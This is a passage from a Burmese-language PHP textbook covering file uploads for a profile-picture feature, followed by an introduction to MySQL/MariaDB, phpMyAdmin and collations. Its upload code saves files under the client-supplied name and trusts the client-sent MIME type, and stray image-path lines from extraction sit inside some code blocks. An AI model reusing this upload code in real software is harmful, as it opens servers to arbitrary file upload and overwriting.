ဒီအချက်အလက်တွေ တွေ့မြင်ရပြီဆိုရင် File ပေးပို့ခြင်း၊ လက်ခံခြင်းကိစ္စ အောင်မြင်သွားပါပြီ။ နောက်တစ်ဆင့်အနေနဲ့ လက်ခံရရှိထားတဲ့ဖိုင်ကို ကိုယ်လိုချင်တဲ့နေရာမှာ ဈေးသိမ်းထားပေးရမှာ ဖြစ်ပါတယ်။ ဒီအတွက် `upload.php` ထဲကကုဒ်ကို အခုလို ပြင်ရေးနိုင်ပါတယ်။

PHP

```
<?php

print_r( $_FILES );

$name = $_FILES['photo']['name'];
$tmp = $_FILES['photo']['tmp_name'];

move_uploaded_file($tmp, $name);
```

လက်ခံရရှိထားတဲ့ ဖိုင်အချက်အလက်တွေထဲက မူရင်းအမည် name နဲ့ လက်ရှိတည်နေရာ tmp_name တို့ကို ထုတ်ယူလိုက်တာပါ။ ပြီးတဲ့အခါ move_uploaded_file() Function နဲ့ နေရာရွှေ့သိမ်းပေးလိုက်ပါတယ်။ move_uploaded_file() အတွက် လက်ရှိတည်နေရာနဲ့ သိမ်းလိုတဲ့တည်နေရာနဲ့ ဖိုင်အမည်တို့ကို ပေးရတာပါ။ လက်ရှိတည်နေရာအနေနဲ့ tmp_name ကနေရတဲ့တန်ဖိုးကို ပေးလိုက်ပါတယ်။ သိမ်းလိုတဲ့တည်နေရာအဖြစ် Path လမ်းကြောင်းကို ပေးရမှာပါ။ နမူနာမှာ ပေးမထားပါဘူး။ ဖိုင်အမည်အနေနဲ့ မူရင်းအမည်ကိုပဲ ပြန်သုံးထားပါတယ်။ တည်နေရာမပေးတဲ့အတွက် လက်ရှိ upload.php ရှိနေတဲ့ ဖိုဒါထဲမှာပဲ ဖိုင်ကို ရွှေ့ပြီးမူရင်းအမည်နဲ့ သိမ်းပေးသွားမှာပဲ ဖြစ်ပါတယ်။

ဒီနေရာမှာ တွေ့ရလေ့ရှိတဲ့ပြဿနာကတော့ ဖိုဒါ Permission ပြဿနာပါ။ Windows တွေမှာ သိပ်ပြဿနာ မရှိပေမယ့်၊ Linux တို့ Mac တို့မှာ သင့်တော်တဲ့ ဖိုဒါ Permission ပေးမထားရင် အဲဒီဖိုဒါထဲမှာ PHP က ဖိုင်ကိုသိမ်းပေးနိုင်မှာ မဟုတ်ဘဲ Permission Denied Error တက်ပါလိမ့်မယ်။ ဒါကြောင့် Permission Denied Error တွေ့ခဲ့ရင် File ကြောင့်တက်တဲ့ ပြဿနာမဟုတ်ဘဲ ဖိုဒါ Permission ကိုပြောင်းပေးဖို့ လိုအပ်နေတာ ဆိုတာကို သတိပြုပါ။

ဒီလုပ်ဆောင်ချက်ကို ရေးလက်စ ပရောဂျက်ထဲမှာလည်း ထပ်ထည့်ပါဉြိုးမယ်။ ဒါကြောင့် project ထဲမှာ လိုအပ်တဲ့ ဖိုင်နဲ့ ဖိုဒါတွေကို အခုလို ထပ်မံထည့်သွင်းပေးပါ။

```

project/
└── css/
    └── bootstrap.min.css

└── _actions/
    ├── photos/
    ├── upload.php
    ├── login.php
    └── logout.php

└── index.php
└── register.php
└── profile.php

```

_actions ဖို့ပေစဲမှာ photos/ ဖို့အနဲ့ upload.php ဖိုင်တိုကို ထပ်တိုးလိုက်တာပါ။ ပြီးတဲ့အခါ ရေးလက်စ profile.php မှာ အခုလို ဖြည့်စွက်ပေးပါ။

```

...
<h1 class="mb-3">John Doe</h1>

<?php if(isset($_GET['error'])): ?>
    <div class="alert alert-warning">
        Cannot upload file
    </div>
<?php endif ?>


<?php if(file_exists('_actions/photos/profile.jpg')): ?>
    
<?php endif ?>

<form action="_actions/upload.php" method="post"
    enctype="multipart/form-data">
    <div class="input-group mb-3">
        <input type="file" name="photo" class="form-control">
        <button class="btn btn-secondary">Upload</button>
    </div>
</form>

<ul class="list-group">
    ...

```

နိဂုံရေးလက်စ <h1> Element နဲ့ Element ကြားထဲမှာ ထပ်ဖြည့်ပေးလိုက်တာပါ။ အလုပ် (၃) ခုလုပ်ထားပါတယ်။ အကယ်၍ URL Query မှာ error တန်ဖိုးရှိနေရင် Error Message ကို ပြပေးထားပါတယ်။ ပြီးတဲ့အခါ file_exists() Function နဲ့ profile.jpg ရှိမရှိစစ်ပြီး ရှိရင် Element နဲ့ ပြခိုင်းထားပါတယ်။ ပြီးတဲ့အခါ Form တစ်ခု ဆက်လက်ပါဝင်ပါတယ်။ <input type="file"> နဲ့ Profile Picture ရွေးပြီး ပိုလိုရတဲ့ Form ပါ။ ဒီလိုထည့်သွင်းပေးလိုက်ရင် profile.php ရဲ့ အသွင်အပြင်က အခုလို ဖြစ်သွားပါပြီ။



ဆက်လက်ပြီးတော့ _actions/upload.php မှာ ဖိုင်ကိုသိမ်းပေးတဲ့ကုဒ်ကို အခုလိုရေးသားပေးပါ။

PHP

```
<?php


$error = $_FILES['photo']['error'];
$tmp = $_FILES['photo']['tmp_name'];
$type = $_FILES['photo']['type'];

if($error) {
    header('location: ../profile.php?error=file');
    exit();
}

if($type === "image/jpeg" or $type === "image/png") {
    move_uploaded_file($tmp, "photos/profile.jpg");
    header('location: ../profile.php');
} else {
    header('location: ../profile.php?error=type');
}
```

`$_FILES` Superglobal ကင် `error`, `type` နဲ့ `tmp_name` တို့ကို ထုတ်ယူထားပါတယ်။ `error` ရှိနေရင် ဆက်အလုပ်မလုပ်ဘဲ `../profile.php` ကို `error` URL Query နဲ့ ပြန်သွားခိုင်းထားပါတယ်။ ပြီးတဲ့အခါ ပေးပိုလာတဲ့ဖိုင်ကို ပုံ ဟုတ်မဟုတ်စစ်ချင်တဲ့အတွက် `type` ကို `image/jpeg` သို့မဟုတ် `image/png` ဟုတ်မဟုတ် စစ်ထားပါတယ်။ ဟုတ်မှန်တော့မှ ဖိုင်ကို `photos/` ဖိုဒါဝဲမှာ သိမ်းပေးပြီး၊ မဟုတ်မှန်ဘူးဆိုရင် `../profile.php` ကို `error` URL Query နဲ့ ပြန်သွားခိုင်းလိုက် တာပါ။

ဒါကြောင့် ပုံမဟုတ်တဲ့ ဖိုင်တစ်ခုခုကို ရွှေးပြီး ပိုလိုက်ရင် Error Message ကိုတွေ့မြင်ရမှာဖြစ်ပြီး ပုံတစ်ခု ကို အသေအချာရွှေးပြီး ပိုလိုက်ရင်တော့ ရလဒ်က အခုလိုဖြစ်မှာပါ။



ဒီနည်းနဲ့ ရေးလက်စပေရောဂျက်မှာ Profile Picture ပြောင်းလိုရတဲ့ လုပ်ဆောင်ချက်လည်း ပါဝင်သွားပြီပဲဖြစ်ပါတယ်။

အခန်း (၃၈) – MySQL Database

ကနေ့အချင်မှာ အထင်ရှားဆုံးနဲ့ လူသုံးအများဆုံး Relational Database Management System (RDBMS) (၅) မျိုးရှိတယ်လို့ ဆိုနိုင်ပါတယ်။ MySQL, MSSQL, Oracle, PostgreSQL နဲ့ SQLite တို့ပါ။ အားလုံးက Data တွေကို အပြန်အလှန် ဆက်စပ်နေတဲ့ Database Table တဲ့မှာသိမ်းဆည်းပြီး SQL Query Language နဲ့ စီမံရတဲ့ နည်းပညာတွေပါ။ အခုနောက်ပိုင်းမှာ အဲဒီလို့ အပြန်အလှန်ဆက်စပ်နေတဲ့ Table တွေမှာ Data ကိုသိမ်းတာမဟုတ်တော့တဲ့ NoSQL Database နည်းပညာတွေလည်း ထွက်ပေါ်အသုံးတွင် ကျယ်လာကြပါတယ်။ Redis, MongoDB စတဲ့ Database နည်းပညာတွေပါ။

အထင်ရှားဆုံး RDBMS (၅) မျိုးထဲမှာ တစ်ခုအပါအဝင်ဖြစ်တဲ့ SQLite က Standalone Database ခေါ် Database ကို ဖိုင်တစ်ခုလို့ သယ်သွားလို့ရတဲ့ Database အမျိုးအစားဖြစ်ပါတယ်။ ကျန် (၄) ခုကတော့ Client-Server ပုံစံအလုပ်လုပ်လို့ Database Server အနေနဲ့ အသုံးပြုရပါတယ်။ ဒီစာအုပ်မှာ ထည့်သွင်းလေ့လာကြမှာကတော့ MySQL Database နည်းပညာပဲ ဖြစ်ပါတယ်။

MySQL Database မှာ မူကွဲနှစ်မျိုးရှိပါတယ်။ မူလ MySQL နဲ့ အဲဒီ မူလ MySQL Source Code ကနေ Fork လုပ်ယူပြီး တိတွင်ထားတဲ့ MariaDB လို့ခေါ်တဲ့ နည်းပညာပါ။ မူလ MySQL ဟာ Open Source နည်းပညာတစ်ခုဖြစ်သလို Commercial အခေါ် ဝန်ဆောင်မှုအနေနဲ့လည်း ရနိုင်တဲ့ နည်းပညာပါ။ ပြဿနာက MySQL ရဲ့ ပထမပိုင်ရှင်ဖြစ်တဲ့ MySQL AB လို့ခေါ်တဲ့ ကုမ္ပဏီကို Sun Microsystems က ဒေါ်လာ (၁) ဘီလီယံနဲ့ ဝယ်ယူလိုက်တဲ့အတွက် MySQL ရဲ့ ဒုတိယပိုင်ရှင် ဖြစ်သွားပါတယ်။ သိပ်မကြာခင် မှာပဲ Sun Microsystems ကို Oracle က ထပ်ဆင့်ဝယ်ယူလိုက်ဖြန်လို့ MySQL ရဲ့ တတိယနဲ့ လက်ရှိပိုင်ရှင် က Oracle ဖြစ်နေပါတယ်။


ဒါကြောင့် Oracle လိုခေါ်တဲ့ အခြားထင်ရှားတဲ့ Commercial Database နည်းပညာနဲ့ MySQL တို့ရဲ့ ပိုင်ရှင်ဟာ တစ်ဦးတည်း ဖြစ်သွားပါတယ်။ ဒီအခြေအနေကို တစ်ချို့က စိတ်ပူဗြပါတယ်။ Oracle အနေနဲ့ MySQL ရဲ့ မူလ Open Source လမ်းစဉ်ကနေ သွေ့စီသွားစေမှာကို စိတ်ပူဗြာတာပါ။ ဒါကြောင့် ပထမ ပိုင်ရှင်ဖြစ်တဲ့ MySQL AB ကို ပူးပေါင်းတည်ထောင်သူ တစ်ဦးကဲပဲ ဦးဆောင်ပြီးတော့ MySQL ရဲ့ Source Code ကို Fork လုပ် ပွားယူလိုက်ပါတယ်။ Open Source ပရောဂျက်တွေမှာ သတ်မှတ်ချက်များနဲ့အညီ အဲ ဒီလို ပွားယူခွင့် ရှိပါတယ်။ သတ်မှတ်ချက်များနဲ့အညီ ဆိုတာကို သတိပြုပါ။ ယူချင်သလို ယူလိုရတာမျိုး တော့ မဟုတ်ပါဘူး။ အဲဒီလို ပွားယူထားတဲ့ မူကွဲကို MariaDB ဆိုတဲ့အမည်နဲ့ Open Source နည်းပညာ အဖြစ် ဆက်လက် ရပ်တည်လာခဲ့လို အခုခံရင် မူလ MySQL နဲ့ MariaDB ဆိုပြီး မူကွဲနှစ်ခုရှိနေတာပါ။

XAMPP ကို Install လုပ်လိုက်စဉ်မှာ ပါဝင်သွားတဲ့ Database နည်းပညာက MySQL မဟုတ်ပါဘူး။ MariaDB ဖြစ်ပါတယ်။ ဒါပေမယ့် MySQL နဲ့ MariaDB တို့ဟာ Drop-in Replacement ခေါ် တစ်ခုနေရာ မှာ နောက်တစ်ခုကို အချိန်မရွေးအစားထိုး အသုံးပြုနိုင်တဲ့ နည်းပညာတွေပါ။ Source မတူပေမယ့် အသုံးပြုပဲ အတူတူပါပဲ။ ဒါကြောင့် အခေါ်အဝေါ်တွေ ရှုပ်လို မူကွဲ ဆိုတဲ့အသုံးအနှစ်နဲ့အစား MySQL ဆိုတဲ့ အသုံးအနှစ်နဲ့ကိုသာ ဆက်လက်အသုံးပြုသွားမှာ ဖြစ်ပါတယ်။ PHP ဘက်ကနေ ကုဒ်တွေရေးတဲ့အခါ မှာလည်း MySQL အမည်နဲ့ရှိနေတဲ့ Standard Function တွေ Standard Class တွေကို အသုံးပြုရမှာပါ။


XAMPP ကို Install လုပ်လိုက်စဉ်မှာ Database နည်းပညာတင် မကပါဘူး။ အဲဒီ Database ကို စီမံလိုကြတဲ့ Software တစ်ခုဖြစ်တဲ့ phpMyAdmin လိုခေါ်တဲ့ နည်းပညာကိုပါ တစ်ခါထဲ ထည့်သွင်းပေးထားပါတယ်။ ဒါကြောင့် Database စီမံတဲ့အလုပ်ကို phpMyAdmin နဲ့ ဆက်လက်ဆောင်ရွက်သွားကြမှာ ဖြစ်ပါတယ်။ PHP ကိုအသုံးပြုရေးသားထားတဲ့ Software တစ်ခုဖြစ်လို သီးခြားပရိုဂရမ်တစ်ခုအနေနဲ့ ဖွင့်စရာ မလိုပါဘူး။ Web Browser မှာ လိပ်စာရိုက်ထည့်ပြီး အသုံးပြုနိုင်ပါတယ်။ ဒီလိုပါ -

localhost/phpmyadmin

ဒီလို Browser URL မှာရိုက်ထည့်လိုက်ရင် အခုလို phpMyAdmin Interface ကို တွေ့မြင်ရမှာဖြစ်ပါတယ်။



ဘယ်ဘက် Sidebar တဲ့မှာ Database စာရင်းရှိနေပြီး ညာဘက် Main Area အပေါ်နားမှာ Menu Bar ရှိနေပါတယ်။ Menu Bar ကနေ Databases ကို နိုင်ကြည့်လိုက်ရင် Sidebar တဲ့က စာရင်းနဲ့ တူညီတဲ့ Database စာရင်းကိုပဲ ရမှာပါ။ ဒါပေမယ့် ထူးခြားချက်အနေနဲ့ Database အသစ်ဆောက်လို့ရတဲ့ Create Database Form တစ်ခုပါ ပူးတွဲပါဝင်တာကို အခုလို တွေ့ရမှာ ဖြစ်ပါတယ်။



Database အသစ်တည်ဆောက်ဖို့အတွက် အချက်အလက် (j) ချပေးရပါတယ်။ Database အမည်နဲ့ Collation ဖြစ်ပါတယ်။ Collation ဆိုတာ Data တွေကို Sorting စီတဲ့အခါ နှင့်ယဉ်တဲ့အခါ ဘယ်ပုံဘယ် နည်း စီရမယ်၊ နှင့်ယဉ်ရမယ်ဆိုတဲ့ နည်းလမ်းသတ်မှတ်ချက်ပါ။ စမ်းကြည့်နိုင်ဖို့အတွက် Database Name နေရာမှာ project လိုပေးလိုက်ပါ။ Collation ကတော့ သူအလိုအလျောက် ရွေးပေးထားတဲ့ utf8mb4_general_ci က အဆင်ပြောပါတယ်။ ဒီအတိုင်းထားလိုက်ရမှာပါ။

UTF-8 ဆိုတာ Character Encoding နည်းပညာပါ။ ABC, ကခါ စတဲ့ စာတွေ သိမ်းပုံသိမ်းနည်းလို အလွယ်ပြောနိုင်ပါတယ်။ ASCII, Latin1 စတဲ့တခြား Character Set/Encoding နည်းပညာတွေ ရှိပါသေးတယ်။ ASCII တို့ Latin1 တို့ဟာ အက်လိပ်စာနဲ့ စပိန်၊ ပေါ်တူဂါ စတဲ့ လက်တင်စာတွေ သိမ်းဖို့အတွက် သင့်တော်ပေမယ့် မြန်မာစာလို စာမျိုးတွေ သိမ်းဖို့အတွက် မသင့်တော်ပါဘူး။ UTF-8 ကတော့ မြန်မာစာ အပါအဝင် အက်လိပ်နဲ့ လက်တင်မဟုတ်တဲ့ စာတွေသိမ်းဖို့အတွက် ပိုသင့်တော်လို အခုနောက်ပိုင်း UTF-8 ကိုပဲ သုံးကြပါတယ်။ ဘယ်လို့ ဘာကြောင့် ပိုသင့်တော်တာလဲဆိုတဲ့ အသေးစိတ်ကိုတော့ ဒီနေရာမှာ ထည့်ပြောနိုင်မှာ မဟုတ်ပါဘူး။

mb4 ဆိုတာ Multi-Byte (4-byte) ဆိုတဲ့ အဓိပ္ပာယ်ပါ။ ABC ဆိုတဲ့ စာလုံးလေးတွေ သိမ်းဖို့အတွက် စာလုံးတစ်လုံးကို 1-byte ပဲလိုပါတယ်။ ကခါ ဆိုတဲ့ မြန်မာစာ စာလုံးတွေ သိမ်းဖို့အတွက် စာလုံးတစ်လုံးကို 3-byte လိုအပ်ပါတယ်။ အခုနောက်ပိုင်း Emoji လေးတွေကို နေရာတိုင်းမှာ သုံးကြတာ အားလုံးအသိပါ။ အရင်က အဲဒီ Emoji လေးတွေက စာလုံး Character လေးတွေ မဟုတ်ကြပါဘူး။ ပုံလေးတွေ (သို့မဟုတ်) ရှိုးရိုးသက်တလေးတွေကို ပေါင်းစပ်ထားတာပါ။ အခုတော့ အဲဒီ Emoji လေးတွေ ကိုယ်တိုင်က စာရေးတဲ့ အခါ ထည့်ရေးလိုရတဲ့ Character လေးတွေ ဖြစ်နေကြပါပြီ။ ဒီ Emoji Character တွေကို သိမ်းဖို့အတွက် တော့ 4-byte လိုအပ်ပါတယ်။ ဒါကြောင့် mb4 ကိုရွေးထားမှသာ Emoji တွေ ထည့်ရေးထားတဲ့ စာတွေကို စီမံတဲ့အခါ ပိုမျန်မှာပါ။

Collation မှာ general_ci နဲ့ unicode_ci ဆိုပြီး မူကဲနစ်မျိုး ရှိကြပါသေးတယ်။ ci ကတော့ Case Insensitive ရဲ့ အတိုကောက်ပါ။ ဒါကြောင့် ci ပါတဲ့ Collation ကိုရွေးထားရင် Aa, Bb စတဲ့ စာလုံး အကြီးအသေးမတူလို ရှာရင် မတွေ့ဘူးဆိုတာမျိုး မဖြစ်တော့ပါဘူး။ general နဲ့ unicode ကလည်း အခြေခံအားဖြင့် တူပါတယ်။ unicode ဆိုတာ Unicode Consortium လိုခေါ်တဲ့ အဖွဲ့အစည်းက သတ်မှတ်ထားတဲ့ နည်းလမ်းအတိုင်း အတိအကျအလုပ်လုပ်တယ်ဆိုတဲ့ သဘောဖြစ်ပြီး၊ general

ကတော့ အတိအကျ မဟုတ်ဘဲ Database က ပိုသင့်တော်မယ်လို့ ယူဆတဲ့နည်းလမ်းနဲ့ အလုပ်လုပ်တယ် ဆိုတဲ့သော့ ဖြစ်ပါတယ်။ ဒါကြောင့် unicode ကိုရွေးရင် ရှာတာ၊ စီတာတွေ ပိုမှန်နိုင်ပြီး၊ general ကိုရွေးရင် ပိုမြန်နိုင်တယ်လို့ ကောက်ချက်ချချင်ပါတယ်။ ဒါကတော့ စာရေးသူရဲ့ ကောက်ချက်သက်သက်မို့ လွှဲကောင်းလွှဲနိုင်ပါတယ်။

ဒီလောက်ဆိုရင် utf8mb4_general_ci ဆိုတာ ဘာကိုပြောတာလဲ ဆိုတဲ့ အကြမ်းဖျဉ်းသောသဘာဝ ကို သိရှိသွားမယ်လို့ ယူဆပါတယ်။ ဆက်လက်စစ်သပ်နိုင်ဖို့ Create Button ကိုနှိပ်လိုက်ပါ။ အဲဒီလို နှိပ်လိုက်တာနဲ့ project အမည်နဲ့ Database တစ်ခုကို တည်ဆောက်ရရှိပါပြီ။

ဒီနေရာမှာ phpMyAdmin ရဲ့ Feature အားလုံးနဲ့ MySQL ရဲ့ Feature အားလုံးကို ထည့်သွင်းဖော်ပြနိုင်မှာ မဟုတ်ပါဘူး။ လက်တွေ့ပရောဂျက်တွေမှာ လိုအပ်မယ့်အပိုင်းကိုသာ ရွေးထုတ်ဖော်ပြသွားမှာ ဖြစ်ပါတယ်။ ဒါကြောင့် MySQL အကြောင်းနဲ့ phpMyAdmin ရဲ့ Feature တွေကို ဒီထက်ပိုပြီး ပြည့်ပြည့်စုစုဖို့ သိချင်တယ်ဆိုရင် ဆက်လက်လေ့လာဖို့ လိုအပ်သေးတယ်လို့ မှတ်ထားရမှာပါ။

Database တည်ဆောက်ပြီးတဲ့အခါ တည်ဆောက်လိုက်တဲ့ Database ကို အလိုအလျောက် ရွေးပေးထားတာကို တွေ့ရမှာ ဖြစ်ပါတယ်။ အခုမှအသစ်ဆောက်တဲ့ Database ဖြစ်လို့ No tables found in database ဆိုတဲ့ Message နဲ့အတူ Table တွေတည်ဆောက်လို့ရတဲ့ Create Table Form ကို တွေ့မြင်ရမှာပါ။ အကယ်၍ Create Table Form ကို မတွေ့ဘူးဆိုရင် ဘယ်ဘက် Sidebar ထဲကနေ ကိုယ်တည်ဆောက်လိုက်တဲ့ Database အမည်ဖြစ်တဲ့ project ကို နှိပ်ကြည့်လို့ ရပါတယ်။





Table တစ်ခုစတင် တည်ဆောက်နိုင်ဖို့အတွက် Name နေရာမှာ roles လိုပေးပြီး Number of columns နေရာမှာ 3 လိုပေးလိုက်ပါ။ ပြီးရင် Go ခလုပ်ကို နိုပ်လိုက်ပါ။ ဒါဆိုရင် Column (၃) ခုပါဝင်တဲ့ Table တစ်ခု တည်ဆောက်ဖို့အတွက် နောက်ထပ် Form တစ်ခုကို အခုလို တွေ့မြင်ရမှာ ဖြစ်ပါတယ်။



ပါဝင်ရမယ့် Column တွေအတွက် Name, Type, Length/Values စသည်ဖြင့် လိုအပ်တဲ့ Property တွေ ဆက်လက် သတ်မှတ်ပေးရမှာပါ။

